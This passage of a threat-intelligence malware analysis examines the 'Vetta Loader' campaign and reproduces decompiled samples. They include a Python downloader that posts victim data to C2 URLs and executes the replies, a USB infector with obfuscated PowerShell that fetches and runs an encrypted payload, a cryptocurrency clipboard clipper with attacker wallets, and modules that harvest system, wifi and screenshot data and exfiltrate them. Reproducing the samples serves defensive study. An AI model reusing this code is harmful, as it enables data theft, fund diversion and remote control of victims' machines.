Investigating the source code further, the campaign ID and the dropurl for the download of the malicious payload were detected:

```
data:0080B4B0 off_80B4B0      dd offset aCositart8      ; DATA XREF: main_startTechs+B2↑r
data:0080B4B0                                           ; "COSITART8"
data:0080B4B4 dword_80B4B4    dd 9                      ; DATA XREF: main_startTechs+B8↑r
data:0080B4B8 off_80B4B8      dd offset aPanicwrapNoInP+0A04h
data:0080B4B8                                           ; DATA XREF: main_createTask+103↑r
data:0080B4B8                                           ; main_main+C8↑o ...
data:0080B4B8                                           ; "C:\\Windows\\winton.exeCentral Standard"...
data:0080B4BC dword_80B4BC    dd 15h                    ; DATA XREF: main_createTask+109↑r
data:0080B4BC                                           ; main_main+E0↑r
data:0080B4C0 off_80B4C0      dd offset aHttpsLucaespoA
data:0080B4C0                                           ; DATA XREF: main_startTechs:loc_605273↑r
data:0080B4C0                                           ; "https://lucaespo.altervista.org/updater"...
```

Figure 15 Strings showing the Campaign ID and dropurl

A further affinity to the previously analyzed code is present in the method that deals with the download of the payload. In fact, even in this case there is the string ***\\GOOGLE***, that refers to the path where the malicious executable is stored.

```
v1 = os_tempDir();
v17 = runtime_concatstring2(0, v1, v2, "\\G00GLE\\", 8);
main_RandomString(24, v3, v6);
v0 = v13;
v16 = runtime_concatstring3(0, v17, v13, v4, v7, ".exe", 4, v14);
v11 = os_MkdirAll(v17, v0, 511, v9, v10);
main_DownloadFile();
os_exec_Command(v15, v16, 0, 0, 0, v11);
os_exec___ptr_Cmd__Start(v12, v5, v8);
```

Figure 16 Method responsible for downloading and executing the payloads

Also for this variant, to establish persistence the Sample copies itself to ***C:\Windows\winton.exe*** and creates a scheduled task to execute it at log on of any user




Figure 17 Persistence using scheduled tasks

Hash	8c25b73245ada24d2002936ea0f3bcc296fdcc9071770d81800a2e76bfca3617
Threat	Downloader

Threat Description	Python Downloader
SSDEEP	24:6StL5YI9X6Z9BJyLQafcqanSXBWaxQKR5Xa/pi2007RGN1:xtLSI9X0TJwtXBnxQKm/piTEGN1

The last variant identified in the Threat Hunting phase was a sample written in Python. Following the same approach used for the previous samples, we start from the analysis of the code which turns out to be very similar to those already seen. The differences are due to language constructs, but the behavior appears to be the same. The sample in fact prepares a POST request for sending the "request_data" containing the same fields ("from", "path" and "username"); this time it uses marshal.loads on the request response and the exec method to send the request.

```
import requests
import time
import win32api
import sys
import base64
import json
import marshal
BOOTSTRAP_VERSION = 'PYBOOTSTRAP1'
while None:

    try:
        requests.get('http://google.com/generate_204')
    continue
    time.sleep(2)
    continue

request_data = 'AA' + base64.b64encode(json.dumps({
    'from': BOOTSTRAP_VERSION,
    'path': sys.executable,
    'username': win32api.GetUserNameEx(win32api.NameSamCompatible) }).encode()).decode() + '=='
for server in ('https://lucaespo.altervista.org/updater.php', 'http://studiofotografico35mm.altervista.org/updater.php', 'http://wjecpujpanmwm.tk/updater.php'):

    try:
        r = requests.post(server, {
            'data': request_data }, **('data',))
        r.raise_for_status()
        exec(marshal.loads(base64.b64decode(r.text)), globals())
    continue
    continue
```

Figure 18 Vetta Loader Python variant, main method

The USB Infector

While hunting for additional samples, we managed to find the component responsible for infecting the USB devices along with other modules capable of collecting systeminfo and a clipper.

Hash	ca0ec4e1dde27b42c0df0cd9278289dce950adbad32dc178f058c503fa939381
Threat	Vetta Loader USB infector




Figure 19 - WinSoft Update Service archive

The archive is posing as a "WinSoft Update Service", where the USB infector is installed. The code is written with the TA is using the Python embedded version, such technique has also been seen in STRRAT but for Java. In this case the malicious files are the following:

- program.pyz, a Python archive which can be directly executed (zipapp — Manage executable Python zip archives — Python 3.12.0 documentation), it's the main the malicious sample
- program.lock
- instDate.dat
- cUuid.dat
- overload (in this case it's missing, should contain additional code to execute)
- runs (directory, in this case it's missing, should contain additional files with code to execute)

The malicious modules are the following:

start.py

```
import os, sys, marshal, base64, executer, coronausb
from info import current_dir
import cboard, runservice, connection
programLockFile = current_dir + '\\program.lock'
try:
    if os.path.isfile(programLockFile):
        os.unlink(programLockFile)
except:
    sys.exit(0)

programLockFile = open(programLockFile, 'wb')
try:
    if os.path.isfile(current_dir + '\\' + 'overload'):
        with open(current_dir + '\\' + 'overload', 'r') as (f):
            executer.execute(marshal.loads(base64.b64decode(f.read())))
except:
    pass

try:
    if os.path.isdir(current_dir + '\\' + 'runs'):
        for script_name in os.listdir(current_dir + '\\' + 'runs'):
            try:
                with open(current_dir + '\\' + 'runs' + '\\' + script_name, 'r') as (f):
                    executer.execute(marshal.loads(base64.b64decode(f.read())))
            except:
                pass

    else:
        os.mkdir(current_dir + '\\' + 'runs')
except:
    pass

try:
    coronausb.start_thread()
except:
    pass

try:
    cboard.start_thread()
except:
    pass

try:
    runservice.start_thread()
except:
    pass

connection.start()
```

Figure 20 - Start.py main module

Start.py is the main module, at the beginning it checks if the file ***program.lock*** exists and removes it, if any exception occurs it exit. Then if present, the sample will execute code from the ***overload*** file, which in this case is missing and from the files in the ***runs*** directory, which in this case is empty, for both cases if any exception occurs it will only pass. Once done, it will execute the modules coronausb, cboard, runservice and connection

coronausb.py

```
def start():
    old_usb_drives = []
    while 1:
        if run == True:
            try:
                usb_drives = locate_usb()
                for usb in usb_drives:
                    try:
                        createHiddenFolder(usb)
                    except:
                        pass

                for inserted_usb in list(set(usb_drives) - set(old_usb_drives)):
                    try:
                        subprocess.Popen(['explorer.exe', '.'], creationflags=(subprocess.CREATE_NO_WINDOW), cwd=(os.path.realpath(inserted_usb) + empty_character))
                    except:
                        pass

                old_usb_drives = usb_drives
                try:
                    for window in pyautogui.getAllWindows():
                        for drive in usb_drives:
                            try:
                                if window.title.endswith(' (' + drive.replace('\\', '') + ')'):
                                    if not window.title.startswith('Format'):
                                        pass
                                if not window.title.startswith('Propriet'):
                                    window.close()
                                    subprocess.Popen(['explorer.exe', '.'], creationflags=(subprocess.CREATE_NO_WINDOW), cwd=(os.path.realpath(drive) + empty_character))
                            except:
                                pass

                except:
                    pass

            except:
                pass

            time.sleep(1)


def start_thread():
    usb_thread = threading.Thread(target=start)
    usb_thread.start()
```

Figure 21 - Main method of coronausb module

The module starts iterating the USB drives available on the victim machine, calling the method ***createHiddenFolder*** for each of them and opening explorer.exe to continue with the infection.

```
import os, time, shutil, subprocess, pythoncom
from win32com.client import Dispatch
import win32api, win32file, threading, math, requests, random, pyautogui, base64
empty_character = u'\u1160'
run = True
usb_thread = None
from info import computerId
usbread_powershell = '$uuid = "UUID_REPLACE_ME";$qtsm = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6L" + "y9DaW1lby5jb20vYMBp" + "L3YyL3IpZGVvLzgwMD" + "gzODg5NS5qc29u"));$avqg =
"kvdrfWrnP0G1jGM1FPto3ajo5i3Bb6Jx8/MdnzyZt00=";$xyqm = $(get-location).Path;$ymnq = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("64Mk"));$nmxs = $xyqm + "\\" + $ymnq + "\\";if (Test-Path -Path
$nmxs -PathType Container) {$lpom = (new-object Net.WebClient).DownloadString($qtsm);$pqmo = [regex]::Match($lpom, "::\\?\\?(.*?)\\?:\\?:").Groups[1].Value;$pqmo = $pqmo -replace "\\\\", "";$aocb =
[System.Convert]::FromBase64String($pqmo);$pla = $aocb[0..15];$qskf = New-Object "System.Security.Cryptography.AesManaged";$qskf.Mode = [System.Security.Cryptography.CipherMode]::CBC;$qskf.Padding =
[System.Security.Cryptography.PaddingMode]::Zeros;$qskf.BlockSize = 128;$qskf.KeySize = 256;$qskf.IV = $pla;$qskf.Key = [System.Convert]::FromBase64String($avqg);$awyt = $qskf.CreateDecryptor();$tqkd =
$awyt.TransformFinalBlock($aocb, 16, $aocb.Length - 16);$wjeg = [System.Text.Encoding]::UTF8.GetString($tqkd).Trim([char]0);Invoke-Expression $wjeg;}'
usbread_powershell = usbread_powershell.replace('UUID_REPLACE_ME', computerId)
usbread_powershell = base64.b64encode(usbread_powershell.encode()).decode()[::-1]
usbread_powershell = 'Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("{b64_encoded}"[-1..-{b64_len}] -join \'\')));'.format(b64_encoded=usbread_powershell, b64_len=(len(
usbread_powershell)))

def createHiddenFolder(drive):
    drive = os.path.realpath(drive)
    files = os.listdir(drive)
    hidden_folder = drive + '\\' + empty_character
    fake_explorer = drive + '\\explorer.ps1'
    shortcut_name = win32api.GetVolumeInformation(os.path.splitdrive(drive)[0] + '\\')[0]
    if shortcut_name == '':
        shortcut_name = os.path.splitdrive(drive)[0].replace(':', '')
    shortcut_name += ' (' + str(math.ceil(shutil.disk_usage(drive).total / 1000000000)) + 'GB)'
    shortcut_path = drive + '\\' + shortcut_name + '.lnk'
    if not os.path.isdir(hidden_folder):
        os.mkdir(hidden_folder)
        subprocess.run(['attrib', '+s', '+h', hidden_folder], creationflags=(subprocess.CREATE_NO_WINDOW))
    for f in files:
        try:
            if f != empty_character:
                if f != 'explorer.exe':
                    if f != 'explorer.ps1':
                        pass
            if f != shortcut_name + '.lnk':
                shutil.move(drive + '\\' + f, hidden_folder + '\\' + f)
        except:
            pass

    subprocess.run(['attrib', '+s', '+h', hidden_folder], creationflags=(subprocess.CREATE_NO_WINDOW))
    try:
        if os.path.isfile(fake_explorer):
            pass
        if os.path.getmtime(fake_explorer) < 1678029000:
            os.remove(fake_explorer)
    except:
        pass
```

Figure 22 - Creation of hidden folder

The ***createHiddenFolder*** method is responsible for creating the hidden folder using the empty character, moving all the files to this folder and sets its attributes as hidden and creating explorer.ps1.

```
if not os.path.isfile(fake_explorer):
    with open(fake_explorer, 'w+') as (f):
        f.write(usbread_powershell)
subprocess.run(['attrib', '+s', '+h', fake_explorer], creationflags=(subprocess.CREATE_NO_WINDOW))
if not os.path.isfile(shortcut_path):
    try:
        pythoncom.CoInitialize()
    except:
        pass

    shell = Dispatch('WScript.Shell')
    shortcut = shell.CreateShortCut(shortcut_path)
    shortcut.TargetPath = 'powershell.exe'
    shortcut.Arguments = '-windowstyle hidden -NoProfile -nologo -ExecutionPolicy ByPass -File explorer.ps1'
    shortcut.WindowStyle = 7
    shortcut.WorkingDirectory = drive
    shortcut.IconLocation = '%systemroot%\\system32\\shell32.dll,7'
    shortcut.save()
```

Figure 23 - Arguments for fake explorer process

It then creates the .LNK file and sets the arguments for the fake explorer process that will be launched through the script explorer.ps1 which we analyzed at the beginning of the report.

cboard.py

```python
import time, re, threading, pyperclip
run = True
cboard_thread = None
regex_matches = [
 [
  re.compile('[48][0-9AB][1-9A-HJ-NP-Za-km-z]{93}', flags=(re.MULTILINE)),
  '49FEMQZdLSJXtv6EoRPRhzjHfcihJKDy9bLBv8dvF5HPdyKSimV9MpfgU8A35ornNF87NGgVHTsYTBmsMXN8XFT7FghFy3F'],
 [
  re.compile('0x[a-fA-F0-9]{40}', flags=(re.MULTILINE)),
  '0xeA1b0564456cdA8fE1D17306D7D5a59Ca1fC83E6'],
 [
  re.compile('D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}',
    flags=(re.MULTILINE)),
  'DHhrFwsiHhm4GWN9Fn4tkGXiJUmfigso7Q'],
 [
  re.compile('(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}', flags=(re.MULTILINE)),
  'bc1qk55vk7wjgzg3pmxlh59rv5dlgewd9jem5nrt4w']]

def replace(text):
    for regex in regex_matches:
        result = regex[0].subn(regex[1], text)
        if result[1] != 0:
            text = result[0]
            break

    return text


def start():
    while True:
        try:
            if run == True:
                clipboard = pyperclip.paste()
                new = replace(clipboard)
                if clipboard != new:
                    pyperclip.copy(new)
        except:
            pass

        time.sleep(1)


def start_thread():
    cboard_thread = threading.Thread(target=start)
    cboard_thread.start()
```

Figure 24 - Python clipper

This module is a simple Python clipper, the following are the replaced cryptocurrency addresses:

- bc1qk55vk7wjgzg3pmxlh59rv5dlgewd9jem5nrt4w
- DHhrFwsiHhm4GWN9Fn4tkGXiJUmfigso7Q
- 0xeA1b0564456cdA8fE1D17306D7D5a59Ca1fC83E6
- 49FEMQZdLSJXtv6EoRPRhzjHfcihJKDy9bLBv8dvF5HPdyKSimV9MpfgU8A35ornNF87NGgVHTsYTBmsMXN8XFT7FghFy3F

Investigating the BTC address, it emerged that the actor earned a considerable amount of money with its activities. Indeed, it has a balance of about 1.19BTC on that wallet:




Figure 25 - Bitcoin address

runservice.py

```python
import threading, time, requests, json, base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes
import info, executer
endpoint = 'https://luke.compeyson.eu.org/runservice/api'
run = True
runservice_thread = None
sleep_time = 300
requestsSession = requests.Session()
current_service = None
key = base64.b64decode('41ZYQ/POapYTZka0gVM/rg==')

def getExecutions():
    data = {}
    data['uuid'] = info.computerId
    data['username'] = info.computer['username']
    data['install_date'] = info.computer['install_date']
    data['start_time'] = info.computer['start_time']
    data['installed_from'] = info.computer['installed_from']
    data['specs'] = info.computer['specs']
    data['wifi'] = info.computer['wifi']
    data['coronausb'] = info.computer['coronausb']
    result = request('/public.php', data)
    return result


def start():
    global current_service
    global run
    global sleep_time
    while run == True:
        try:
            result = getExecutions()
            for execution in result['executions']:
                current_service = execution['service_name']
                try:
                    executer.execute(execution['code'])
                except BaseException as e:
                    try:
                        try:
                            send(str(e), 'error', execution['service_name'])
                        except:
                            pass

                    finally:
                        e = None
                        del e

            run = result['continue']
            sleep_time = result['sleep']
        except:
            pass
```

Figure 26 - Service that exfiltrates the collected data

This module is responsible for continuously reporting the infection of the victim along with some systeminfo collected by using the module ***info.py*** which are sent to: ***hxxps://luke.compeyson.eu.]org/runservice/api*** with these paths: ***/public.php*** *and* ***/public_result.php***. The following table shows the collected systeminfo:

Name	Description
computerId	ID found in the file cUuid.dat or generated using uuid.uuid1()
username	The username of the victim
Install_date	Found in the file instDate.dat or retrieved by using os.path.getctime to readme.rst
start_time	The current time using time.time()

Installed_from	Found in %appdata%\ from_machine_uuid.dat, it identifies from which machine the victim was infected
specs	Computer specs
wifi	Retrieves the machine interfaces by using netsh wlan show interfaces
geolocation	Retrieves the machine interfaces BSSID to get information on the victim location using the Google API
coronausb	Status of the infector module

Info.py

In this module we find all the information relating to the infected computer. First it checks the files present in the current directory by looking the Python executable pythonw.exe and the .dat file relating to the computerID.

```
import os, sys, win32api, win32com, win32com.client, requests, time, subprocess, coronausb, uuid
current_dir = os.getcwd()
if os.path.isfile(current_dir + '\\pythonw.exe'):
    sys.executable = current_dir + '\\pythonw.exe'
computerIdFile = current_dir + '\\cUuid.dat'
computerId = None
try:
    with open(computerIdFile, 'r') as (f):
        computerId = f.read()
    if not computerId.strip():
        raise Exception('Empty ID')
except:
    computerId = uuid.uuid1().hex
    try:
        with open(computerIdFile, 'w+') as (f):
            f.write(computerId)
    except:
        pass

computer = {}
```

Figure 27 - Initial check

Then we find the methods for the update of the information regarding the infected machine and the installation date of the malware.

```
def updateComputerInfo():
    global computer
    computer['coronausb'] = coronausb.run
    computer['wifi'] = getWifiSSID()
    computer['geolocation'] = geolocate()
    return computer


def getInstallDate():
    installationDateFile = current_dir + '\\instDate.dat'
    installationDate = int(time.time())
    try:
        with open(installationDateFile, 'r') as (f):
            installationDate = int(f.read())
    except:
        try:
            installationDate = int(os.path.getctime(current_dir + '\\readme.rst'))
        except:
            pass

        try:
            with open(installationDateFile, 'w+') as (f):
                f.write(str(installationDate))
        except:
            pass

    return installationDate
```

Figure 28 - Find installation date and update computer info

The following method is used to obtain the specifications of the computer on which the executable runs,

```python
def getSpecs():
    try:
        root_winmgmts = win32com.client.GetObject('winmgmts:root\\cimv2')
        os_info = root_winmgmts.ExecQuery('Select * from Win32_OperatingSystem')[0]
        computer_info = root_winmgmts.ExecQuery('Select * from Win32_ComputerSystem')[0]
        proc_info = root_winmgmts.ExecQuery('Select * from Win32_Processor')[0]
        gpu_info = root_winmgmts.ExecQuery('Select * from Win32_VideoController')[0]
        return 'OS Name: ' + os_info.Name.split('|')[0] + ' ' + ' '.join([os_info.Version, os_info.BuildNumber]) + '\nCPU: ' + str(proc_info.Name).
        strip() + '\nRAM: ' + str(int(float(os_info.TotalVisibleMemorySize) / 1000000)) + ' GB\nGPU: ' + str(gpu_info.Name).strip() + '\nModel: ' +
        str(computer_info.Model).strip()
    except:
        return ''
```

Figure 29 - Method used to retrieve specifications of the infected machine

while these two methods have the task of collecting network information such as the network interface, the wlan bssid, the wifi signal strength.

```python
def getWifiSSID():
    connected_ssid = 'LAN'
    try:
        current_network = subprocess.run(['netsh', 'wlan', 'show', 'interfaces'], capture_output=True, text=True, stdin=(subprocess.DEVNULL),
        creationflags=(subprocess.CREATE_NO_WINDOW)).stdout.split('\n')
        ssid_line = [x for x in current_network if 'SSID' in x if 'BSSID' not in x]
        if ssid_line:
            ssid_list = ssid_line[0].split(':')
            connected_ssid = ssid_list[1].strip()
    except:
        pass
    return connected_ssid

def getWifiBSSID():
    networks = {}
    try:
        current_networks = subprocess.run(["'netsh'", "'wlan'", "'show'", "'networks'", "'mode=bssid'"], capture_output=True, text=True, stdin=(
        subprocess.DEVNULL), creationflags=(subprocess.CREATE_NO_WINDOW)).stdout.split('\n')
        level = 0
        current_network = None
        for network in current_networks:
            if ':' not in network:
                continue
            else:
                parameters = network.split(':', 1)
                parameter_name = parameters[0].strip()
                parameter_value = parameters[1].strip()
                if parameter_name.startswith('SSID'):
                    level = 1
                    current_network = parameter_value
                    networks[current_network] = {'bssid':None,  'signal_percentual':None,  'signal_dbm':None}
                if level == 1 and parameter_name.startswith('BSSID'):
                    level = 2
                    networks[current_network]['bssid'] = parameter_value
            if level == 2 and parameter_value.endswith('%'):
                if parameter_value.strip('%').isnumeric():
                    level = 0
                    quality = int(parameter_value.strip('%'))
                    dbm = None
                    if quality <= 0:
                        dbm = -100
                    else:
                        if quality >= 100:
                            dbm = -50
                        else:
                            dbm = quality / 2 - 100
                networks[current_network]['signal_percentual'] = quality
                networks[current_network]['signal_dbm'] = dbm
    except:
        pass
    return networks
```

Figure 30 - Retrieve network information

Finally it performs the IP geolocation.

```python
def geolocate():
    try:
        wifiAccessPoints = []
        bssids = getWifiBSSID()
        for wifi in bssids.values():
            wifiAccessPoints.append({'macAddress':wifi['bssid'],  'signalStrength':wifi['signal_dbm']})

        r = requests.post('https://www.googleapis.com/geolocation/v1/geolocate?key=AIzaSyBOti4mM-6x9WDnZIjIeyEU2lOoBXqWRgw', headers={'User-Agent':
        'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36'}, json={'wifiAccessPoints':
        wifiAccessPoints})
        return r.json()
    except:
        return


computer['start_time'] = int(time.time())
computer['username'] = win32api.GetUserNameEx(win32api.NameSamCompatible)
computer['install_date'] = getInstallDate()
computer['specs'] = getSpecs()
computer['installed_from'] = None
try:
    with open((os.getenv('APPDATA') + '\\from_machine_uuid.dat'), 'r', encoding='utf-16') as (f):
        computer['installed_from'] = f.readline().strip()
except:
    pass

updateComputerInfo()
```

Figure 31 - IP geolocation

connection.py

This file contains methods for establishing the connection to the C2.

```
url = 'https://eul.microtunnel.it/c0slta/index.php'
main_sleep_time = 0.1
send_image = True
send_computer = True
enable_auto_send = True
last_info_send = 0
request = {}
requestsSession = requests.Session()
```

Figure 32 - C2 receiving data

The elaborateRequest method takes care of creating the http request containing the computerId and a capture of the screen. Going deeper into the analysis of the code, we see that there is a check for the automatic sending of these information. Considering that the value of the variable *enable_auto_send* is set to true, if the time elapsed since the last sending is greater than 10 minutes, the data is sent again to the C2.

```
def elaborateRequest():
    global enable_auto_send
    global info
    global last_info_send
    global request
    global result
    global send_computer
    global send_image
    request = {}
    request['uuid'] = info.computerId
    request['image'] = None
    request['position'] = {'x':0,  'y':0}
    request['result'] = json.dumps(result)
    if enable_auto_send:
        if time.time() - last_info_send >= 600:
            last_info_send = time.time()
            send_computer = True
            send_image = True
    try:
        position = pyautogui.position()
        request['position'] = {'x':position.x,
         'y':position.y}
    except:
        pass

    if send_image == True:
        try:
            imageStore = BytesIO()
            screenshot = pyautogui.screenshot()
            screenshot.save(imageStore, 'JPEG')
            request['image'] = base64.b64encode(imageStore.getvalue()).decode()
        except:
            pass

    if send_computer == True:
        last_info_send = time.time()
        request['computerInfo'] = info.updateComputerInfo()
    request['position'] = json.dumps(request['position'])
```

Figure 33 - Creation of HTTP request containing computerId and screen capture

Finally, the start() method carries out the POST request to the C2, sending the collected data by encoding it in base64.

```
def start():
    global main_sleep_time
    global requestsSession
    global result
    global send_computer
    global send_image
    global url
    while True:
        try:
            elaborateRequest()
            r = requestsSession.post(url, data={'data': base64.b64encode(json.dumps(request).encode()).decode()}, timeout=300)
            r_json = r.json()
            result = None
            try:
                if send_image != r_json['img']:
                    send_image = r_json['img']
                    if send_image == False:
                        main_sleep_time = 1
                    else:
                        main_sleep_time = 0.1
                if send_computer != r_json['computer']:
                    send_computer = r_json['computer']
            except BaseException as e:
                try:
                    result = 'Error: ' + str(e)
                finally:
                    e = None
                    del e

            if r_json['thread'] == True:
                executer.executeThread(r_json['eval'])
            else:
                executer.execute(r_json['eval'])
```

Figure 34 - Main method of the module

In the end it starts a thread using the method contained in the file **executer.py** to parse the json file containing the response to the post request.

```
import connection, threading

def execute(code):
    global connection
    if code != 'pass':
        exec(code, connection.getGlobals())


def executeThread(code):
    if code != 'pass':

        def th():
            try:
                exec(code, connection.getGlobals())
            except BaseException as e:
                try:
                    connection.result = 'Error: ' + str(e)
                finally:
                    e = None
                    del e

        thread = threading.Thread(target=th)
        thread.start()
```

Figure 35 - Module executor.py used for thread creation

Hunting and Overview of the Campaign

As mentioned before, the campaign involves the use of a vimeo video which is still online




Figure 36 Description of the video containing the hidden payload

Thanks to a [snapshot] in archive.org done on May 2, we retrieved also the old Powershell code

Figure 37 Old payload

Which is described in a tweet of @Tac_Mangusta, but we wanted to highlight the attribution to **zgRAT**. By looking at the strings in memory of the supposed zgRAT Sample, once again we noticed the same pattern of strings, also having the campaign ID similar to the NodeJS Sample

```
0x289cd8a (10): runas
0x289cd98 (26): elevated_true
0x289cdb6 (16): C:\Users
0x289cdca (30): cinstaller_2022
0x289cdf2 (80): https://bobsmith.apiworld.cf/license.php
0x289ce46 (8): from
0x289ce52 (22): CINSTALLER1
0x289ce6c (8): path
0x289ce78 (16): username
0x289ce96 (8): time
0x289cea2 (8): temp
```

